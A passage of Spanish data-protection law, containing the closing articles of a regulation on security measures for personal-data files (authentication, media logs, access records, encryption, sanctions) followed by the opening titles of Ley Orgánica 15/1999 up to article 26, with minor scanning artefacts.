Deberá, igualmente, incluir los datos, hechos y observaciones en que se basen los dictámenes alcanzados y recomendaciones propuestas.

3. Los informes de auditoría serán analizados por el responsable de seguridad competente, que elevará las conclusiones al responsable del fichero para que adopte las medidas correctoras adecuadas y quedarán a disposición de la Agencia de Protección de Datos.

Artículo 18. Identificación y autenticación.

1. El responsable del fichero establecerá un mecanismo que permita la identificación de forma inequívoca y personalizada de todo aquel usuario que intente acceder al sistema de información y la verificación de que está autorizado.

2. Se limitará la posibilidad de intentar reiteradamente el acceso no autorizado al sistema de información.

Artículo 19. Control de acceso físico.

Exclusivamente el personal autorizado en el documento de seguridad podrá tener acceso a los locales donde se encuentren ubicados los sistemas de información con datos de carácter personal.

Artículo 20. Gestión de soportes.

1. Deberá establecerse un sistema de registro de entrada de soportes informáticos que permita, directa o indirectamente, conocer el tipo de soporte, la fecha y hora, el emisor, el número de soportes, el tipo de información que contienen, la forma de envío y la persona responsable de la recepción que deberá estar debidamente autorizada.

2. Igualmente, se dispondrá de un sistema de registro de salida de soportes informáticos que permita, directa o indirectamente, conocer el tipo de soporte, la fecha y hora, el destinatario, el número de soportes, el tipo de información que contienen, la forma de envío y la persona responsable de la entrega que deberá estar debidamente autorizada.

3. Cuando un soporte vaya a ser desechado o reutilizado, se adoptarán las medidas necesarias para impedir cualquier recuperación posterior de la información almacenada en él, previamente a que se proceda a su baja en el inventario.

4. Cuando los soportes vayan a salir fuera de los locales en que se encuentren ubicados los ficheros como consecuencia de operaciones de mantenimiento, se adoptarán las medidas necesarias para impedir cualquier recuperación indebida de la información almacenada en ellos.

Artículo 21. Registro de incidencias.

1. En el registro regulado en el artículo 10 deberán consignarse, además, los procedimientos realizados de recuperación de los datos, indicando la persona que ejecutó el proceso, los datos restaurados y, en su caso, qué datos ha sido necesario grabar manualmente en el proceso de recuperación.

2. Será necesaria la autorización por escrito del responsable del fichero para la ejecución de los procedimientos de recuperación de los datos.

Artículo 22. Pruebas con datos reales.

Las pruebas anteriores a la implantación o modificación de los sistemas de información que traten ficheros con datos de carácter personal no se realizarán con datos reales, salvo que se asegure el nivel de seguridad correspondiente al tipo de fichero tratado.

CAPÍTULO IV

Medidas de seguridad de nivel alto

Artículo 23. Distribución de soportes.

La distribución de los soportes que contengan datos de carácter personal se realizará cifrando dichos datos o bien utilizando cualquier otro mecanismo que garantice que dicha información no sea inteligible ni manipulada durante su transporte.

Artículo 24. Registro de accesos.

1. De cada acceso se guardarán, como mínimo, la identificación del usuario, la fecha y hora en que se realizó, el fichero accedido, el tipo de acceso y si ha sido autorizado o denegado.

2. En el caso de que el acceso haya sido autorizado, será preciso guardar la información que permita identificar el registro accedido.

3. Los mecanismos que permiten el registro de los datos detallados en los párrafos anteriores estarán bajo el control directo del responsable de seguridad competente sin que se deba permitir, en ningún caso, la desactivación de los mismos.

4. El período mínimo de conservación de los datos registrados será de dos años.

5. El responsable de seguridad competente se encargará de revisar periódicamente la información de control registrada y elaborará un informe de las revisiones realizadas y los problemas detectados al menos una vez al mes.

Artículo 25. Copias de respaldo y recuperación.
Deberá conservarse una copia de respaldo y de los procedimientos de recuperación de los datos en un lugar diferente de aquél en que se encuentren los equipos informáticos que los tratan cumpliendo en todo caso, las medidas de seguridad exigidas en este Reglamento.

Artículo 26. Telecomunicaciones.
La transmisión de datos de carácter personal a través de redes de telecomunicaciones se realizará cifrando dichos datos o bien utilizando cualquier otro mecanismo que garantice que la información no sea inteligible ni manipulada por terceros.

CAPÍTULO V

Infracciones y sanciones

Artículo 27. Infracciones y sanciones.
1. El incumplimiento de las medidas de seguridad descritas en el presente Reglamento será sancionado de acuerdo con lo establecido en los artículos 43 y 44 de la Ley Orgánica 5/1992, cuando se trate de ficheros de titularidad privada.
El procedimiento a seguir para la imposición de la sanción a la que se refiere el párrafo anterior será el establecido en el Real Decreto 1332/1994, de 20 de junio, por el que se desarrollan determinados aspectos de la Ley Orgánica 5/1992, de 29 de octubre, de Regulación del Tratamiento Automatizado de los Datos de Carácter Personal.
2. Cuando se trate de ficheros de los que sean responsables las Administraciones públicas se estará, en cuanto al procedimiento y a las sanciones, a lo dispuesto en el artículo 45 de la Ley Orgánica 5/1992.

Artículo 28. Responsables.
Los responsables de los ficheros, sujetos al régimen sancionador de la Ley Orgánica 5/1992, deberán adoptar las medidas de índole técnica y organizativas necesarias que

garanticen la seguridad de los datos de carácter personal en los términos establecidos en el presente Reglamento.

CAPÍTULO VI

Competencias del Director de la Agencia de Protección de Datos

Artículo 29. Competencias del Director de la Agencia de Protección de Datos.

El Director de la Agencia de Protección de Datos podrá, de conformidad con lo establecido en el artículo 36 de la Ley Orgánica 5/1992:

1. Dictar, en su caso y sin perjuicio de las competencias de otros órganos, las instrucciones precisas para adecuar los tratamientos automatizados a los principios de la Ley Orgánica 5/1992.

2. Ordenar la cesación de los tratamientos de datos de carácter personal y la cancelación de los ficheros cuando no se cumplan las medidas de seguridad previstas en el presente Reglamento.

Disposición transitoria única. Plazos de implantación de las medidas.

En el caso de sistemas de información que se encuentren en funcionamiento a la entrada en vigor del presente Reglamento, las medidas de seguridad de nivel básico previstas en el presente Reglamento deberán implantarse en el plazo de seis meses desde su entrada en vigor, las de nivel medio en el plazo de un año y las de nivel alto en el plazo de dos años.

Cuando los sistemas de información que se encuentren en funcionamiento no permitan tecnológicamente la implantación de alguna de las medidas de seguridad previstas en el presente Reglamento, la adecuación de dichos sistemas y la implantación de las medidas de seguridad deberán realizarse en el plazo máximo de tres años a contar desde la entrada en vigor del presente Reglamento.

LOPD

b

LEY ORGÁNICA 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal

JUAN CARLOS I

REY DE ESPAÑA

A todos los que la presente vieren y entendieren.

Sabed: Que las Cortes Generales han aprobado y Yo vengo en sancionar la siguiente Ley Orgánica.

TÍTULO I

Disposiciones generales

Artículo 1. *Objeto.*

La presente Ley Orgánica tiene por objeto garantizar y proteger, en lo que concierne al tratamiento de los datos personales, las libertades públicas y los derechos fundamentales de las personas físicas, y especialmente de su honor e intimidad personal y familiar.

Artículo *2. Ámbito de aplicación.*

1. La presente Ley Orgánica será de aplicación a los datos de carácter personal registrados en soporte físico, que los haga susceptibles de tratamiento, y a toda modalidad de uso posterior de estos datos por los sectores público y privado.

Se regirá por la presente Ley Orgánica todo tratamiento de datos de carácter personal:

a) Cuando el tratamiento sea efectuado en territorio español en el marco de las actividades de un establecimiento del responsable del tratamiento.

b) Cuando al responsable del tratamiento no establecido en territorio español, le sea de aplicación la legislación española en aplicación de normas de Derecho Internacional público.

c) Cuando el responsable del tratamiento no esté establecido en territorio de la Unión Europea y utilice en el tratamiento de datos medios situados en territorio español, salvo que tales medios se utilicen únicamente con fines de tránsito.

2. El régimen de protección de los datos de carácter personal que se establece en la presente Ley Orgánica no será de aplicación:

a) A los ficheros mantenidos por personas físicas en el ejercicio de actividades exclusivamente personales o domésticas.

b) A los ficheros sometidos a la normativa sobre protección de materias clasificadas.

c) A los ficheros establecidos para la investigación del terrorismo y de formas graves de delincuencia organizada. No obstante, en estos supuestos el responsable del fichero comunicará previamente la existencia del mismo, sus características generales y su finalidad a la Agencia de Protección de Datos.

3. Se regirán por sus disposiciones específicas, y por lo especialmente previsto, en su caso, por esta Ley Orgánica los siguientes tratamientos de datos personales:

a) Los ficheros regulados por la legislación de régimen electoral.

b) Los que sirvan a fines exclusivamente estadísticos, y estén amparados por la legislación estatal o autonómica sobre la función estadística pública.

c) Los que tengan por objeto el almacenamiento de los datos contenidos en los informes personales de calificación a que se refiere la legislación del régimen del personal de las Fuerzas Armadas.

d) Los derivados del Registro Civil y del Registro Central de penados y rebeldes.

e) Los procedentes de imágenes y sonidos obtenidos mediante la utilización de videocámaras por lasFuerzas y Cuerpos de Seguridad, de conformidad con la legislación sobre la materia.

Artículo 3. Definiciones.

A los efectos de la presente Ley Orgánica se entenderá por:

a) Datos de carácter personal: cualquier información concerniente a personas físicas identificadas o identificables.

b) Fichero: todo conjunto organizado de datos de carácter personal, cualquiera que fuere la forma o modalidad de su creación, almacenamiento, organización y acceso.

c) Tratamiento de datos: operaciones y procedimientos técnicos de carácter automatizado o no, que permitan la recogida, grabación, conservación, elaboración, modificación, bloqueo y cancelación, así como las cesiones de datos que resulten de comunicaciones, consultas, interconexiones y transferencias,

d) Responsable del fichero o tratamiento: persona física o jurídica, de naturaleza pública o privada, u órgano administrativo, que decida sobre la finalidad, contenido y uso del tratamiento.

e) Afectado o interesado: persona física titular de los datos que sean objeto del tratamiento a que se refiere el apartado c) del presente artículo.

f) Procedimiento de disociación: todo tratamiento de datos personales de modo que la información que se obtenga no pueda asociarse a persona identificada o identificable.

g) Encargado del tratamiento: la persona física o jurídica, autoridad pública, servicio o cualquier otro organismo que, sólo o conjuntamente con otros, trate datos personales por cuenta del responsable del tratamiento.

h) Consentimiento del interesado: toda manifestación de voluntad, libre, inequívoca, específica e informada, mediante la que el interesado consienta el tratamiento de datos personales que le conciernen.

i) Cesión o comunicación de datos: toda revelación de datos realizada a una persona distinta del interesado.

j) Fuentes accesibles al público: aquellos ficheros cuya consulta puede ser realizada, por cualquier persona, no impedida por una norma limitativa o sin más exigencia que, en su caso, el abono de una contraprestación. Tienen la consideración de fuentes de acceso público, exclusivamente, el censo promocional, los repertorios telefónicos en los términos previstos por su normativa específica y las listas de personas pertenecientes a grupos de profesionales que contengan únicamente los datos de nombre, título, profesión, actividad, grado académico, dirección e indicación de su pertenencia al grupo. Asimismo, tienen el carácter de fuentes de acceso público los diarios y boletines oficiales y los medios de comunicación.

TÍTULO II

Principios de la protección de datos

Artículo 4**.** Calidad de los datos.

1. Los datos de carácter personal sólo se podrán recoger para su tratamiento, así como someterlos a dicho tratamiento, cuando sean adecuados, pertinentes y no excesivos en relación con el ámbito y las finalidades determinadas, explícitas y legítimas para las que se hayan obtenido.

2. Los datos de carácter personal objeto de tratamiento no podrán usarse para finalidades incompatibles con aquellas para las que los datos hubieran sido recogidos. No se considerará incompatible el tratamiento posterior de éstos con fines históricos, estadísticos o científicos.

3. Los datos de carácter personal serán exactos y puestos al día de forma que respondan con veracidad a la situación actual del afectado.

4. Si los datos de carácter personal registrados resultaran ser inexactos, en todo o en parte, o incompletos, serán cancelados y sustituidos de oficio por los correspondientes datos rectificados o completados, sin perjuicio de las facultades que a los afectados reconoce el artículo 16.

5. Los datos de carácter personal serán cancelados cuando hayan dejado de ser necesarios o pertinentes para la finalidad para la cual hubieran sido recabados o registrados.

No serán conservados en forma que permita la identificación del interesado durante un período superior al necesario para los fines en base a los cuales hubieran sido recabados o registrados.

Reglamentariamente se determinará el procedimiento por el que, por excepción, atendidos los valores históricos, estadísticos o científicos de acuerdo con la legislación específica, se decida el mantenimiento íntegro de determinados datos.

6. Los datos de carácter personal serán almacenados de forma que permitan el ejercicio del derecho de acceso, salvo que sean legalmente cancelados.

7. Se prohibe la recogida de datos por medios fraudulentos, desleales o ilícitos.

Artículo 5. Derecho de información en la recogida de datos.

1. Los interesados a los que se soliciten datos personales deberán ser previamente informados de modo expreso, preciso e inequívoco:

a) De la existencia de un fichero o tratamiento de datos de carácter personal, de la finalidad de la recogida de éstos y de los destinatarios de la información.

b) Del carácter obligatorio o facultativo de su respuesta a las preguntas que les sean planteadas.

c) De las consecuencias de la obtención de los datos o de la negativa a suministrarlos.

d) De la posibilidad de ejercitar los derechos de acceso, rectificación, cancelación y oposición.

e) De la identidad y dirección del responsable del tratamiento o, en su caso, de su representante.

Cuando el responsable del tratamiento no esté establecido en el territorio de la Unión Europea y utilice en el tratamiento de datos medios situados en territorio español, deberá designar, salvo que tales medios se utilicen con fines de trámite, un representante en España, sin perjuicio de las acciones que pudieran emprenderse contra el propio responsable del tratamiento.

2. Cuando se utilicen cuestionarios u otros impresos para la recogida, figurarán en los mismos, en forma claramente legible, las advertencias a que se refiere el apartado anterior.

3. No será necesaria la información a que se refieren las letras b), c) y d) del apartado 1 si el contenido de ella se deduce claramente de la naturaleza de los datos personales que se solicitan o de las circunstancias en que se recaban.

4. Cuando los datos de carácter personal no hayan sido recabados del interesado, éste deberá ser informado de forma expresa, precisa e inequívoca, por el responsable del fichero o su representante, dentro de los tres meses siguientes al momento del registro de los datos, salvo que ya hubiera sido informado con anterioridad, del contenido del tratamiento, de la procedencia de los datos, así como de lo previsto en las letras a), d) y e) del apartado 1 del presente artículo.

5. No será de aplicación lo dispuesto en el apartado anterior, cuando expresamente una ley lo prevea, cuando el tratamiento tenga fines históricos, estadísticos o científicos, o cuando la información al interesado resulte imposible o exija esfuerzos desproporcionados, a criterio de la Agencia de Protección de Datos o del organismo

autonómico equivalente, en consideración al número de interesados, a la antigüedad de los datos y a las posibles medidas compensatorias.

Asimismo, tampoco regirá lo dispuesto en el apartado anterior cuando los datos procedan de fuentes accesibles al público y, se destinen a la actividad de publicidad o prospección comercial, en cuyo caso, en cada comunicación que se dirija al interesado se le informará del origen de los datos y de la identidad del responsable del tratamiento así como de los derechos que le asisten.

Artículo 6. Consentimiento del afectado.

1. El tratamiento de los datos de carácter personal requerirá el consentimiento inequívoco del afectado, salvo que la ley disponga otra cosa.
2. No será preciso el consentimiento cuando los datos de carácter personal se recojan para el ejercicio de las funciones propias de las Administraciones públicas en el ámbito de sus competencias; cuando se refieran a las partes de un contrato o precontrato de una relación negocial, laboral o administrativa y sean necesarios para su mantenimiento o cumplimiento; cuando el tratamiento de los datos tenga por finalidad proteger un interés vital del interesado en los términos del artículo 7, apartado 6, de la presente Ley, o cuando los datos figuren en fuentes accesibles al público y su tratamiento sea necesario para la satisfacción del interés legítimo perseguido por el responsable del fichero o por el del tercero a quien se comuniquen los datos, siempre que no se vulneren los derechos y libertades fundamentales del interesado.

3. El consentimiento a que se refiere el artículo podrá ser revocado cuando exista causa justificada para ello y no se le atribuyan efectos retroactivos.

4. En los casos en los que no sea necesario el consentimiento del afectado para el tratamiento de los datos de carácter personal, y siempre que una ley no disponga lo contrario, éste podrá oponerse a su tratamiento cuando existan motivos fundados y legítimos relativos a una concreta situación personal. En tal supuesto, el responsable del fichero excluirá del tratamiento los datos relativos al afectado.

Artículo 7. Datos especialmente protegidos.

1. De acuerdo con lo establecido do en el apartado 2 del artículo 16 de la Constitución, nadie podrá ser obligado a declarar sobre su ideología, religión o creencias.

Cuando en relación con estos datos se proceda a recabar el consentimiento a que se refiere el apartado siguiente, se advertirá al interesado acerca de su derecho a no prestarlo.

2. Sólo con el consentimiento expreso y por escrito del afectado podrán ser objeto de tratamiento los datos de carácter personal que revelen la ideología, afiliación sindical, religión y creencias. Se exceptúan los ficheros mantenidos por los partidos políticos, sindicatos, iglesias, confesiones o comunidades religiosas y asociaciones, fundaciones y otras entidades sin ánimo de lucro, cuya finalidad sea política, filosófica, religiosa o sindical: en cuanto a los datos relativos a sus asociados o miembros, sin perjuicio de que la cesión de dichos datos precisará siempre el previo consentimiento del afectado.

3. Los datos de carácter personal que hagan referencia al origen racial, a la salud y a la vida sexual sólo podrán ser recabados, tratados y cedidos cuando, por razones de interés general, así lo disponga una ley o el afectado consienta expresamente.

4. Quedan prohibidos los ficheros creados con la finalidad exclusiva de almacenar datos de carácter personal que revelen la ideología, afiliación sindical, religión, creencias, origen racial o étnico, o vida sexual.

5. Los datos de carácter personal relativos a la comisión de infracciones penales o administrativas sólo podrán ser incluidos en ficheros de las Administraciones públicas competentes en los supuestos previstos en las respectivas normas reguladoras.

6. No obstante lo dispuesto en los apartados anteriores, podrán ser objeto de tratamiento los datos de carácter personal a que se refieren los apartados 2 y 3 de este artículo, cuando dicho tratamiento resulte necesario para la prevención o para el diagnóstico médicos, la prestación de asistencia sanitaria o tratamientos médicos o la gestión de servicios sanitarios, siempre que dicho tratamiento de datos' se realice por un profesional

sanitario sujeto al secreto profesional o por otra persona sujeta asimismo a una obligación equivalente de secreto.

También podrán ser objeto de tratamiento los datos a que se refiere el párrafo anterior cuando el tratamiento sea necesario para salvaguardar el interés vital del afectado o de otra persona, en el supuesto de que el afectado esté física o jurídicamente incapacitado para dar su consentimiento.

Artículo 8. Datos relativos a la salud.

Sin perjuicio de lo que se dispone en el artículo 11 respecto de la cesión, las instituciones y los centros sanitarios públicos y privados y los profesionales correspondientes podrán proceder al tratamiento de los datos de carácter personal relativos a la salud de las personas que a ellos acudan o hayan de ser tratados en los mismos, de acuerdo con lo dispuesto en la legislación estatal o autonómica sobre sanidad.

Artículo 9. Seguridad de los datos.

1. El responsable del fichero, y, en su caso, el encargado del tratamiento deberán adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado, habida cuenta del estado de la tecnología, la naturaleza de los datos almacenados y los riesgos a que están expuestos, ya provengan de la acción humana 0 del medio físico o natural.

2. No se registrarán datos de carácter personal en ficheros que no reúnan las condiciones que se determinen por. vía reglamentaria con respecto a su integridad y seguridad y a las de los centros de tratamiento, locales, equipos, sistemas y programas.

3. Reglamentariamente se establecerán los requisitos y condiciones que deban reunir los ficheros y las personas que intervengan en el tratamiento de los datos a que se refiere el artículo 7 de esta Ley.

Artículo 10. Deber de secreto.

El responsable del fichero y quienes intervengan en cualquier fase del tratamiento de los datos de carácter personal están obligados al secreto profesional respecto de los mismos y al deber de guardarlos, obligaciones que subsistirán aun después de finalizar sus relaciones con el titular del fichero o, en su caso, con el responsable del mismo.

Artículo 11. Comunicación de datos.

1. Los datos de carácter personal objeto del tratamiento sólo podrán ser comunicados a un tercero para el cumplimiento de fines directamente relacionados con las funciones legítimas del cedente y del cesionario con el previo consentimiento del interesado.

2. El consentimiento exigido en el apartado anterior no será preciso:

a) Cuando la cesión está autorizada en una ley.

b) Cuando se trate de datos recogidos de fuentes accesibles al público.

c) Cuando el tratamiento responda a la libre y legítima aceptación de una relación jurídica cuyo desarrollo, cumplimiento y control implique necesariamente la conexión de dicho tratamiento con ficheros de terceros. En este caso la comunicación sólo será legítima en cuanto se limite a la finalidad que la justifique.

d) Cuando la comunicación que deba efectuarse tenga por, destinatario al Defensor del Pueblo, el Ministerio Fiscal o los Jueces o Tribunales o el Tribunal de Cuentas, en el ejercicio de las funciones que tiene atribuidas. Tampoco será preciso el consentimiento cuando la comunicación tenga como destinatario a instituciones autonómicas con funciones análogas al Defensor del Pueblo o al Tribunal de Cuentas.

e) Cuando la cesión se produzca entre Administraciones públicas y tenga por objeto el tratamiento posterior de los datos con fines históricos, estadísticos o científicos.

f) Cuando la cesión de datos de carácter personal relativos a la salud sea necesaria para solucionar una urgencia que requiera acceder a un fichero o para realizar los estudios

epidemiológicos en los términos establecidos en la legislación sobre sanidad estatal o autonómica.

3. Será nulo el consentimiento para la comunicación de los datos de carácter personal a un tercero, cuando la información que se facilite al interesado no le permita conocer la finalidad a que destinarán los datos cuya comunicación se autoriza o el tipo de actividad de aquel a quien se pretenden comunicar.

4. El consentimiento para la comunicación de los datos de carácter personal tiene también un carácter de revocable.

5. Aquel a quien se comuniquen los datos de carácter personal se obliga, por el solo hecho de la comunicación, a la observancia de las disposiciones de la presente Ley.

6. Si la comunicación se efectúa previo procedimiento de disociación, no será aplicable lo establecido en los apartados anteriores.

Artículo 12. Acceso a los datos por cuenta de terceros.

1. No se considerará comunicación de datos el acceso de un tercero a los datos cuando dicho acceso sea necesario para la prestación de un servicio al responsable del tratamiento,

2. La realización de tratamientos por cuenta de terceros deberá estar regulada en un contrato que deberá constar por escrito o en alguna otra forma que permita acreditar su celebración y contenido, estableciéndose expresamente que el encargado del tratamiento únicamente tratará los datos conforme a las instrucciones del responsable del tratamiento, que no los aplicará o utilizará con fin distinto al que figure en dicho contrato, ni los comunicará, ni siquiera para su conservación, a otras personas.

En el contrato se estipularán, asimismo, las medidas de seguridad a que se refiere el artículo 9 de esta Ley que el encargado del tratamiento está obligado a implementar.

3. Una vez cumplida la prestación contractual, los datos de carácter personal deberán ser destruidos o devueltos al responsable del tratamiento, al igual que cualquier soporte o documentos en que conste algún dato de carácter personal objeto del tratamiento.

4. En el caso de que el encargado del tratamiento destine los datos a otra finalidad, los comunique o los utilice incumpliendo las estipulaciones del contrato, será considerado también responsable del tratamiento, respondiendo de las infracciones en que hubiera incurrido personalmente.

TÍTULO III

Derechos de las personas

Artículo 13. Impugnación de valoraciones.

1. Los ciudadanos tienen derecho a no verse sometidos a una decisión con efectos jurídicos, sobre ellos o que les afecte de manera significativa, que se base únicamente en un tratamiento de datos destinados a evaluar determinados aspectos de su personalidad.

2. El afectado podrá impugnar los actos administrativos o decisiones privadas que impliquen una valoración de su comportamiento, cuyo único fundamento sea un tratamiento de datos de carácter personal que ofrezca una definición de sus características o personalidad.

3. En este caso, el afectado tendrá derecho a obtener información del responsable del fichero sobre los criterios de valoración y el programa utilizados en el tratamiento que sirvió para adoptar la decisión en que consistió el acto.

4. La valoración sobre el comportamiento de los ciudadanos, basada en un tratamiento de datos, únicamente podrá tener valor probatorio a petición del afectado.

Artículo 14. Derecho de consulta al Registro General de Protección de Datos.

Cualquier persona podrá conocer, recabando a tal fin la información oportuna del Registro General de Protección de Datos, la existencia de tratamientos de datos de carácter

personal, sus finalidades y la identidad del responsable del tratamiento. El Registro General será de consulta pública y gratuita.

Artículo 15. Derecho de acceso.

1. El interesado tendrá derecho a solicitar y obtener gratuitamente información de sus datos de carácter personal sometidos a tratamiento, el origen de dichos datos, así como las comunicaciones realizadas o que se prevén hacer de los mismos.

2. La información podrá obtenerse mediante la mera consulta de los datos por medio de su visualización, o la indicación de los datos que son objeto de tratamiento mediante escrito, copia, telecopia o fotocopia, certificada o no, en forma legible e inteligible, sin utilizar claves o códigos que requieran el uso de dispositivos mecánicos específicos.

3. El derecho de acceso a que se refiere este artículo sólo podrá ser ejercitado a intervalos no inferiores a doce meses, salvo que el interesado acredite un interés legítimo al efecto, en cuyo caso podrán ejercitarlo antes.

Artículo 16. Derecho de rectificación y cancelación.

1. El responsable del tratamiento tendrá la obligación de hacer efectivo el derecho de rectificación o cancelación del interesado en el plazo de diez días.

2. Serán rectificados o cancelados, en su caso, los datos de carácter personal cuyo tratamiento no se ajuste a lo dispuesto en la presente Ley y, en particular, cuando tales datos resulten inexactos o incompletos.

3. La cancelación dará lugar al bloqueo de los datos, conservándose únicamente a disposición de las Administraciones públicas, Jueces y Tribunales, para la atención de las posibles responsabilidades nacidas del tratamiento, durante el plazo de prescripción de éstas. Cumplido el citado plazo deberá procederse a la supresión.

4. Si los datos rectificados o cancelados hubieran sido comunicados previamente, el responsable del tratamiento deberá notificar la rectificación o cancelación efectuada a

quien se hayan comunicado, en el caso de que se mantenga el tratamiento por este último, que deberá también proceder a la cancelación.

5. Los datos de carácter personal deberán ser conservados durante los plazos previstos en las disposiciones aplicables o, en su caso, en las relaciones contractuales entre la persona o entidad responsable del tratamiento y el interesado.

Artículo 17. Procedimiento de oposición, acceso, rectificación o cancelación.

1. Los procedimientos para ejercitar el derecho de oposición, acceso, así como los de rectificación y cancelación serán establecidos reglamentariamente.

2. No se exigirá contra prestación alguna por el ejercicio de los derechos de oposición, acceso, rectificación o cancelación.

Artículo 18. Tutela de los derechos.

1. Las actuaciones contrarias a lo dispuesto en la presente Ley pueden ser objeto de reclamación por los interesados ante la Agencia de Protección de Datos, en la forma que reglamentariamente se determine.

2. El interesado al que se deniegue, total o parcialmente, el ejercicio de los derechos de oposición, acceso, rectificación o cancelación, podrá ponerlo en conocimiento de la Agencia de Protección de Datos o, en su caso, del organismo competente de cada Comunidad Autónoma, que deberá asegurarse de la procedencia o improcedencia de la denegación.

3. El plazo máximo en que debe dictarse la resolución expresa de tutela de derechos será de seis meses.

4. Contra las resoluciones de la Agencia de Protección de Datos procederá recurso contencioso-administrativo.

Artículo 19. Derecho a indemnización.

1. Los interesados que, como consecuencia del incumplimiento de lo dispuesto en la presente Ley por el responsable o el encargado del tratamiento, sufran daño o lesión en sus bienes o derechos tendrán derecho a ser indemnizados.

2. Cuando se trate de ficheros de titularidad pública, la responsabilidad se exigirá de acuerdo con la legislación reguladora del régimen de responsabilidad de las Administraciones públicas.

3. En el caso de los ficheros de titularidad privada, la acción se ejercitará ante los órganos de la jurisdicción ordinaria.

TÍTULO IV

Disposiciones sectoriales

CAPÍTULO I

Ficheros de titularidad pública

Artículo 20**.** Creación, modificación o supresión.

1. La creación, modificación o supresión de los ficheros de las Administraciones públicas sólo podrán hacerse por medio de disposición general publicada en el «Boletín Oficial del Estado» o Diario oficial correspondiente.

2. Las disposiciones de creación o de modificación de ficheros deberán indicar:

a) La finalidad del fichero y los usos previstos para el mismo.

b) Las personas o colectivos sobré los que se pretenda obtener datos de carácter personal o que resulten obligados a suministrarlos.

c) El procedimiento de recogida de los datos de carácter personal.

d) La estructura básica del fichero y la descripción de los tipos de datos de carácter personal incluidos en el mismo.

e) Las cesiones de datos de carácter personal y, en su caso, las transferencias de datos que se prevean a países terceros.

f) Los órganos de las Administraciones responsables del fichero.

g) Los servicios o unidades ante los que pudiesen ejercitarse los derechos de acceso, rectificación, cancelación y oposición.

h) Las medidas de seguridad con indicación del nivel básico, medio o alto exigible.

3. En las disposiciones que se dicten para la supresión de los ficheros. se establecerá el destino de los mismos o, en su caso, las previsiones que se adopten para su destrucción

Artículo 21. Comunicación de datos entre Administraciones públicas

1. Los datos de carácter personal recogidos o elaborados por las Administraciones públicas para el desempeño de sus atribuciones no serán comunicados a otras Administraciones públicas para el ejercicio de competencias diferentes o de competencias que versen sobre materias distintas, salvo cuando la comunicación hubiere sido prevista por las disposiciones de creación del fichero o por disposición de superior rango que regule su uso, o cuando la comunicación tenga por objeto el tratamiento posterior de los datos con fines históricos, estadísticos o científicos.

2. Podrán, en todo caso, ser objeto de comunicación los datos de carácter personal que una Administración pública obtenga o elabore con destino a otra.

3. No obstante lo establecido en el artículo 11.2.b), la comunicación de datos recogidos de fuentes accesibles al público no podrá efectuarse a ficheros de titularidad privada, sino con el consentimiento del interesado o cuando una ley prevea otra cosa.

4. En los supuestos previstos en los apartados 1 y 2 del presente artículo no será necesario el consentimiento del afectado a que se refiere el artículo 11 de la presente Ley.

Artículo 22. Ficheros de las Fuerzas y Cuerpos de Seguridad.

1. Los ficheros creados por las Fuerzas y Cuerpos de Seguridad que contengan datos de carácter personal que, por haberse recogido para fines administrativos, deban ser objeto de registro permanente, estarán sujetos al régimen general de la presente Ley.

2. La recogida y tratamiento para fines policiales de datos de carácter personal por las Fuerzas y Cuerpos de Seguridad sin consentimiento de las personas afectadas están limitados a aquellos supuestos y categorías de datos que resulten necesarios para la prevención de un peligro real para la seguridad pública o para la represión de infracciones penales, debiendo ser almacenados en ficheros específicos establecidos al efecto, que deberán clasificarse por categorías en función de su grado de fiabilidad.

3. La recogida y tratamiento por las Fuerzas y Cuerpos de Seguridad de los datos, a que hacen referencia los apartados 2 y 3 del artículo 7, podrán realizarse exclusivamente en los supuestos en que sea absolutamente necesario para los fines de una investigación concreta, sin perjuicio del control de legalidad de la actuación administrativa o de la obligación de resolver las pretensiones formuladas en su caso por los interesados que corresponden a los órganos jurisdiccionales.

4. Los datos personales registrados con fines policiales se cancelarán cuando no sean necesarios para las averiguaciones que motivaron su almacenamiento.

A estos efectos, se considerará especialmente la edad del afectado y el carácter de los datos almacenados, la necesidad de mantener los datos hasta la conclusión de una investigación o procedimiento concreto, la resolución judicial firme, en especial la absolutoria, el indulto, la rehabilitación y la prescripción de responsabilidad.

Artículo 23. Excepciones a los derechos de acceso, rectificación y cancelación.

1. Los responsables de los ficheros que contengan los datos a que se refieren los apartados 2, 3 y 4 del artículo anterior podrán denegar el acceso, la rectificación o cancelación en función de los peligros que pudieran derivarse para la defensa del Estado o la seguridad pública, la protección de los derechos y libertades de terceros o las necesidades de las investigaciones que se estén realizando.

2. Los responsables de los ficheros de la Hacienda Pública podrán, igualmente, denegar el ejercicio de los derechos a que se refiere el apartado anterior cuando el mismo obstaculice las actuaciones administrativas tendentes a asegurar el cumplimiento de las obligaciones tributarias y, en todo caso, cuando el afectado esté siendo objeto de actuaciones inspectoras.

3. El afectado al que se deniegue, total o parcialmente, el ejercicio de los derechos mencionados en los apartados anteriores podrá ponerlo en conocimiento del Director de la Agencia de Protección de Datos o del organismo competente de cada Comunidad Autónoma en el caso de ficheros mantenidos por Cuerpos de Policía propios de éstas, o por las Administraciones tributarías autonómicas, quienes deberán asegurarse de la procedencia o improcedencia de la denegación.

Artículo 24. Otras excepciones a los derechos de los afectados.

1. Lo dispuesto en los apartados 1 y 2 del artículo 5 no será aplicable a la recogida de datos cuando la información al afectado impida o dificulte gravemente el cumplimiento de las funciones de control y verificación de las Administraciones públicas o cuando afecte a la Defensa Nacional. a la seguridad pública o a la persecución de infracciones penales o administrativas.

2. Lo dispuesto en el artículo 15 y en el apartado 1 del artículo 16 no será de aplicación si, ponderados los intereses en presencia, resultase que los derechos que dichos preceptos conceden al afectado hubieran de ceder ante razones de interés público o ante intereses de terceros más dignos de protección. Si el órgano administrativo responsable del fichero invocase lo dispuesto en este apartado, dictará resolución motivada e instruirá al afectado del derecho que le asiste a poner la negativa en conocimiento del Director de

la Agencia de Protección de Datos o, en su caso, del órgano equivalente de las Comunidades Autónomas.

CAPÍTULO II

Ficheros de titularidad privada

Artículo 25. Creación.

Podrán crearse ficheros de titularidad privada que contengan datos de carácter personal cuando resulte necesario para el logro de la actividad u objeto legítimos de la persona, empresa o entidad titular y se respeten las garantías que esta Ley establece para la protección de las personas.

Artículo 26. *Notificación e* inscripción registral.

1. Toda persona o entidad que proceda a la creación de ficheros de datos de carácter personal lo notificará previamente a la Agencia de Protección de Datos.

